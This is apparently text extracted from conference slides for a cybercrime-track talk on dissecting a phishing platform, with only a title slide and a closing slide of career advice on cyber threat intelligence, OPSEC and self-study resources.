
V for Vendetta:Dissecting a Global Phishing Platform After Being Phished

by マンガタス・トンダン - Mangatas Tondang

Location : Track 2(HALL A)

Category : CyberCrime

Register Now




Closing



Things to Consider

- CTI is an interesting role but it is not an entry level
 - Work your way up, smooch your way in!
 - You might work with CTI tools and methodologies while wearing other hats (me!)
 - Connect/follow the right people, to start Katie Nickels and Will Thomas (BushidoToken)
- CTI can be started as an individual project
 - But better when you hunt in pack! Help to avoid biases
 - Practice OPSEC!
- This talk missing lot of principal of CTI and Intelligence in general
 - Check the guide from Katie Nickels:
 - [A Cyber Threat Intelligence Self-Study Plan: Part 1 | by Katie Nickels | Katie's Five Cents | Medium](#)
 - [A Cyber Threat Intelligence Self-Study Plan: Part 2 | by Katie Nickels | Katie's Five Cents | Medium](#)



CTI: A Threat Intel Story Telling

Thanks and See You Soon in the Field!

